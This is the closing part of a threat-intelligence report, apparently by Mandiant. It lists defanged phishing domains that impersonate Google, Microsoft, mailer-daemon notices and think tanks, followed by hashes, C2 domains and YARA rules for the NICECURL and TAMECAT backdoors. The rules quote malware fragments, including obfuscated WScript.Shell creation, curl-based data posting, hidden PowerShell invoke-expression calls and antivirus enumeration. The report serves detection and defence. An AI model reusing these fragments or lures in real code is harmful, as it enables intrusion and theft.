account-signin[.]com	Google/Microsoft	N/A
acconut-signin[.]com	Google/Microsoft	N/A
accounts-mails[.]com	Google/Microsoft	N/A
coordinate[.]icu	Generic	N/A

dloffice[.]top	Microsoft	N/A
dloffice[.]buzz	Microsoft	N/A
myaccount-signin[.]com	Google/Microsoft	N/A
signin-acconut[.]com	Google/Microsoft	N/A
signin-accounts[.]com	Google/Microsoft	N/A
signin-mail[.]com	Google/Microsoft	N/A
signin-mails[.]com	Google/Microsoft	N/A
signin-myaccounts[.]com	Google/Microsoft	N/A
support-account[.]xyz	Google/Microsoft	N/A
Cluster B		
Generic Login Services		
accredit-validity[.]online	Generic	N/A
activity-permission[.]online	Generic	N/A
admin-stable-right[.]top	Generic	N/A
admiscion[.]online	Generic	N/A

admit-roar-frame[.]top	Generic	N/A
advission[.]online	Generic	N/A
affect-fist-ton[.]online	Generic	N/A
avid-striking-eagerness[.]online	Generic	N/A
beaviews[.]online	Generic	N/A
besvision[.]top	Generic	N/A
bloom-flatter-affably[.]top	Generic	N/A
book-download[.]shop	Generic	N/A
bq-ledmagic[.]online	Generic	N/A
briview[.]online	Generic	N/A
chat-services[.]online	Generic	N/A
check-online-panel[.]live	Generic	N/A
check-pabnel-status[.]live	Generic	N/A
check-panel-status[.]live	Generic	N/A
check-panel-status[.]live	Generic	N/A

check-short-panel[.]live	Generic	N/A
confirmation-process[.]top	Generic	N/A
connection-view[.]online	Generic	N/A
continue-meeting[.]site	Generic	N/A
continue-recognized[.]online	Generic	N/A
cvisiion[.]online	Generic	N/A
drive-access[.]site	Generic	N/A
endorsement-services[.]online	Generic	N/A
fortune-retire-home[.]top	Generic	N/A
geaviews[.]site	Generic	N/A
glory-uplift-vouch[.]online	Generic	N/A
go-conversation[.]lol	Generic	N/A
go-forward[.]quest	Generic	N/A
gview[.]site	Generic	N/A
home-continue[.]online	Generic	N/A

home-proceed[.]online	Generic	N/A
identifier-direction[.]site	Generic	N/A
indication-service[.]online	Generic	N/A
join-paneling[.]online	Generic	N/A
ksview[.]top	Generic	N/A
last-check-leave[.]buzz	Generic	N/A
live-project-online[.]live	Generic	N/A
live-projects-online[.]top	Generic	N/A
loriginal[.]online	Generic	N/A
mail-roundcube[.]site	Generic	N/A
meeting-online[.]site	Generic	N/A
mterview[.]site	Generic	N/A
nterview[.]site	Generic	N/A
online-processing[.]online	Generic	N/A
online-video-services[.]site	Generic	N/A

ovcloud[.]online	Generic	N/A
panel-check-short[.]live	Generic	N/A
panel-check-short[.]live	Generic	N/A
panel-live-check[.]online	Generic	N/A
panel-short-check[.]live	Generic	N/A
panel-view-short[.]online	Generic	N/A
panel-view[.]live	Generic	N/A
panel-view[.]online	Generic	N/A
panel-views-cheking[.]live	Generic	N/A
panelchecking[.]live	Generic	N/A
paneling-viewing[.]live	Generic	N/A
panels-views-ckeck[.]live	Generic	N/A
pannel-get-data[.]us	Generic	N/A
quomodocunquize[.]site	Generic	N/A
recognize-validation[.]online	Generic	N/A

reconsider[.]site	Generic	N/A
revive-project-live[.]online	Generic	N/A
short-url[.]live	Generic	N/A
short-view[.]online	Generic	N/A
shortenurl[.]online	Generic	N/A
shortingurling[.]live	Generic	N/A
shortlinkview[.]live	Generic	N/A
shortulonline[.]live	Generic	N/A
shorting-ce[.]live	Generic	N/A
shoting-urls[.]live	Generic	N/A
simple-process-static[.]top	Generic	N/A
status-short[.]live	Generic	N/A
stellar-roar-right[.]buzz	Generic	N/A
sweet-pinnacle-readily[.]online	Generic	N/A
tcvision[.]online	Generic	N/A

title-flow-store[.]online	Generic	N/A
twision[.]top	Generic	N/A
ushrt[.]us	Generic	N/A
verify-person-entry[.]top	Generic	N/A
view-cope-flow[.]online	Generic	N/A
view-panel[.]live	Generic	N/A
view-pool-cope[.]online	Generic	N/A
view-total-step[.]online	Generic	N/A
viewstand[.]online	Generic	N/A
viewtop[.]online	Generic	N/A
virtue-regular-ready[.]online	Generic	N/A
we-transfer[.]shop	Generic	N/A
URL Shortening Services		
m85[.]online	Generic	N/A
s51[.]online	Generic	N/A

s59[.]site	Generic	N/A
s20[.]site	Generic	N/A
d75[.]site	Generic	N/A
Cluster C		
URL Shortening Services		
bitly[.]org[.]il	Bitly	Israel
litby[.]us	Bitly	U.S.
Mailer Daemon		
daemon-mailer[.]co	Mailer Daemon	N/A
daemon-mailer[.]info	Mailer Daemon	N/A
email-daemon[.]biz	Mailer Daemon	N/A
email-daemon[.]biz[.]tinurls[.]com	Mailer Daemon	N/A
email-daemon[.]online[.]tinurls[.]com	Mailer Daemon	N/A
email-daemon[.]online	Mailer Daemon	N/A
email-daemon[.]site	Mailer Daemon	N/A

mailer-daemon[.]info	Mailer Daemon	N/A
mailerdaemon[.]online	Mailer Daemon	N/A
mailer-daemon[.]us	Mailer Daemon	N/A
Think Tanks & Research Institutes		
aspenlnstitute[.]org	Aspen Institute	U.S.
mccainlnstitute[.]org	Mccain Institute	U.S.
washingtonlnstitute[.]org	The Washington Institute	U.S.
File Sharing Services		
youtransfer[.]live	YouTransfer	N/A
Miscellaneous		
g-online[.]org	Generic	N/A
online-access[.]live	Generic	N/A
youronlineregister[.]com	Generic	N/A

Malware Operations

NICECURL

Related IOCs
d5a05212f5931d50bb024567a2873642
347b273df245f5e1fcbef32f5b836f1d
2f6bf8586ed0a87ef3d156124de32757
13aa118181ac6a202f0a64c0c7a61ce7
c23663ebdfbc340457201dbec7469386
853687659483d215309941dae391a68f
drive-file-share[.]site
prism-west-candy[.]glitch[.]me

NICECURL: YARA Rules

```
rule M_APT_Backdoor_NICECURL_1 {
        meta:
                author = "Mandiant"
                md5 = "c23663ebdfbc340457201dbec7469386"
                date_created = "2024-01-18"
            date_modified = "2024-01-18"
            rev = "1"
        strings:
                $ = "a = \"llehS.tpircsW\"" ascii wide
                $ = "b = StrReverse(a)" ascii wide
                $ = "Set objShell = wscript.CreateObject(b)"
                $ = "WHFilePath = Temp & \"/\" & ProgName" ascii wide
                $ = "Do While not FileExists(WHFilePath)" ascii wide
                $ = "cmd /C start /MIN curl --ssl-no-revoke -s -d \"\"\"" ascii wide
                $ = "nicecmdPath = Temp & \"/\" & ProgName" ascii wide
```

```
                $ = "Function RunCom(Com, Url, nicecmdPath)" ascii wide
                $ = "ComDecode = Base64Decode(Com)" ascii wide
                $ = "InStr(ComDecode, \"kill\")" ascii wide
                $ = "InStr(ComDecode, \"SetNewConfig\")" ascii wide
                $ = "InStr(ComDecode, \"Module\")" ascii wide
                $ = "Sub DeleteFile(filespec)" ascii wide
                $ = "Sub CopyFile(Src, Dst)" ascii wide
                $ = "Function SendData(sUrl, sRequest, nicecmdPath)" ascii wide
                $ = "Function WriteToFile(FilePath, data)" ascii wide
                $ = "Function GetSystemCaption()" ascii wide
                $ = "Function GetPlainSess()" ascii wide
        condition:
        4 of them
}
```

```
 rule M_APT_Backdoor_NICECURL_datamine_module_1 {
        meta:
                author = "Mandiant"
                md5 = "853687659483d215309941dae391a68f"
                date_created = "2024-01-18"
            date_modified = "2024-01-18"
            rev = "1"
        strings:
                $ = "a = \"llehS.tpircsW\"" ascii wide
                $ = "b = StrReverse(a)" ascii wide
                $ = "Set objShell = wscript.CreateObject(b)" ascii wide
                $ = "ModuleName & \" module started successfully.\"" ascii wide
                $ = "SendLog(MAC, Logs, ModuleName, \"Success\")" ascii wide
                $ = "& vbNewLine  & \"*** Ant:\"" ascii wide
                $ = "For Each antivirus in installedAntiviruses" ascii wide
                $ = "list=list & VBNewLine & antivirus.displayName" ascii wide
                $ = "checking the state of the 12th bit of productState property of
the antivirus" ascii wide
                $ = "For Each item In query_result" ascii wide
                $ = "Set query_result = objWMI.ExecQuery(\"" ascii wide
                $ = "Function SendFile(FilePath, ModuleName)" ascii wide
                $ = "Function SendData(Base64Data, FolderName, FileName, Format)"
ascii wide
                $ = "call HTTPPost(Url, sRequest)" ascii wide
                $ = "ChunckData = Mid(Base64Data, 1, lengthdata)" ascii wide
                $ = "ChunckData = Mid(Base64Data, (i * lengthdata) + 1)" ascii wide
                $ = "ChunckData = Mid(Base64Data, (i * lengthdata) + 1, lengthdata)"
ascii wide
                $ = "Function SendLog(MAC, Logs, ModuleName, Status)" ascii wide
        condition:
```

```
        4 of them
}
```

TAMECAT

Related IOCs
d7bf138d1aa2b70d6204a2f3c3bc72a7
081419a484bbf99f278ce636d445b9d8
c3b9191f3a3c139ae886c0840709865e
dd2653a2543fa44eaeeff3ca82fe3513
9c5337e0b1aef2657948fd5e82bdb4c3
tnt200[.]mywire[.]org
accurate-sprout-porpoise[.]glitch[.]me

TAMECAT: YARA Rules

```
rule M_APT_Backdoor_TAMECAT_2 {
        meta:
                author = "Mandiant"
                md5 = "9c5337e0b1aef2657948fd5e82bdb4c3"
                date_created = "2024-03-05"
            date_modified = "2024-03-05"
            rev = "1"
        strings:
                $ = "$a.CreateDecryptor($a.Key,$a.iv)"
                $ = "$CommandParts = \"\""
                $ = "$macP = $env:APPDATA+\"\\"
                $ = "$macP = \"$env:LOCALAPPDATA\\"
                $ = "$mac += Get-Content -Path $macP"
```

```
                $ = "$CommandParts =$SessionResponse.Split(\""
                $ = "[string]$CommandPart = \"\";"
                $ = "Foreach ($CommandPart in $CommandParts)"
                $ = "$CommandPart.Split(\"~\");"
                $ = "elseif($StartStop -eq \"stop\")"
                $ = "if($StartStop -eq \"start\")"
                $ = "&(gcm *ke-e*) $Command;"
        condition:
                3 of them and filesize<2MB
}
```

```
rule M_APT_Downloader_TAMECAT_NICECURL_VBScript_1 {
   meta:
       author = "Mandiant"
       md5 = "d7bf138d1aa2b70d6204a2f3c3bc72a7"
       date_created = "2024-03-13"
       date_modified = "2024-03-13"
       rev = "1"
   strings:
       $ = "For Each antivirus in installedAntiviruses"
       $ = "list=list & VBNewLine & antivirus.displayName"
       $ = "\"conhost conhost powershell.exe -w 1 -c \""
       $ = "-UseBasicParsing).Content; &(gcm *e-e?p*)$"
       $ = "Set oE = objShell.Exec("
       $ = "\"cmd.exe /c set c=cu9rl --s9sl-no-rev9oke -s -d \""
       $ = "& call %c:9=% & set b=sta9rt"
   condition:
   3 of them
}
```

```
rule M_APT_Backdoor_TAMECAT {
   meta:
       author = "Mandiant"
       md5 = "d7bf138d1aa2b70d6204a2f3c3bc72a7"
       date_created = "2024-03-11"
       date_modified = "2024-03-11"
       rev = "1"
  strings:
   $s1 = "OutputCom = OutputCom & \"NOT_FOUND\"" ascii wide
   $s2 = "OutputCom = OutputCom & list" ascii wide
   $s3 = "If  antivirus.productState And &h01000 Then" ascii wide
  condition:
   all of them
}
```

Posted in

- Threat Intelligence
